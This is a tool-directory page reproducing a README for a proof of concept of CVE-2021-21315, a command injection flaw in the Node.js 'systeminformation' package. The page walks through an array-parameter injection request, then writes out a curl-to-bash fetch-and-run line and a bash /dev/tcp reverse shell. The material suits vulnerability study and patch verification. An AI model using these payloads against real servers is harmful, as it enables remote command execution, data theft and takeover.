Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/forbiddenprogrammer/cve-2021-21315-poc
Vulnerability AnalysisExploitationWeb Application ExploitationCTFPenetration TestingLearning & Education
GitHubforbiddenprogrammer/cve-2021-21315-poc

CVE-2021-21315-PoC

CVE 2021-21315 PoC

View Repository
16025315 years agoReviewed by Kitploit
Share

CVE-2021-21315-systeminformation

This is Proof of Concept for CVE-2021-21315 which affects The System Information Library for Node.JS (npm package "systeminformation"). npmjs.com/systeminformation

"be sure to check or sanitize service parameters that are passed to si.inetLatency(), si.inetChecksite(), si.services(), si.processLoad() ... do only allow strings, reject any arrays. String sanitation works as expected. "

Because it's not well explained vulnerability (in my opinion), i decided to code small app basing on vulnerable version of systeminformation. The PoC contains:

  1. Test app made in Node.js, using express and vulnerable systeminformation
  2. Simple testing payload to create .txt file on affected machine

Steps to reproduce:

  1. Run application on Linux server environment

  2. Make GET request to site.com/api/getServices?name=nginx (nginx is just example) obraz
  3. Now try to send request like this: yoursite.com/api/getServices?name=$(echo -e 'Sekurak' > pwn.txt) obraz

This will fail, because of string sanitization: obraz

As said in CVE details "sanitization works as expected, reject any arrays [...]"

  1. Now try to send request: yoursite.com/api/getServices?name[]=$(echo -e 'Sekurak' > pwn.txt) obraz This time, if you take a look at "name" value, it was not sanitized - success ! Let's see if command was executed

obraz

Success! Our command got executed. Of course no one cares about "pwn.txt", but potential attacker can:

  1. Upload internal files, like index.js (core of our application, with potential api keys, database connection string and others) or other
  2. Download and execute scripts - curl -s http://server/path/script.sh | bash /dev/stdin arg1 arg2
  3. Reverse shell - bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
  4. Kill processes (you can kill our test node application aswell)
  5. Even more evil things....

"Command injection" sounds innocent, but it may have huge impact if certain conditions are meet

Problem was fixed in version 5.3.1 of "systeminformation" Credits to https://www.huntr.dev/users/EffectRenan (He found vulnerability, however in my opinion, his "Poc" did not show real world impact)

Also, do not heist to use this PoC in some CTF's but would be cool if you will credit author of finding - EffectRean and poc creator - me, cheers!

Disclaimer

This project can only be used for educational purposes. Using this software against target systems without prior permission is illegal, and any damages from misuse of this software will not be the responsibility of the author.


Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    256

Explore all tools

Browse our collection of tools

View all tools →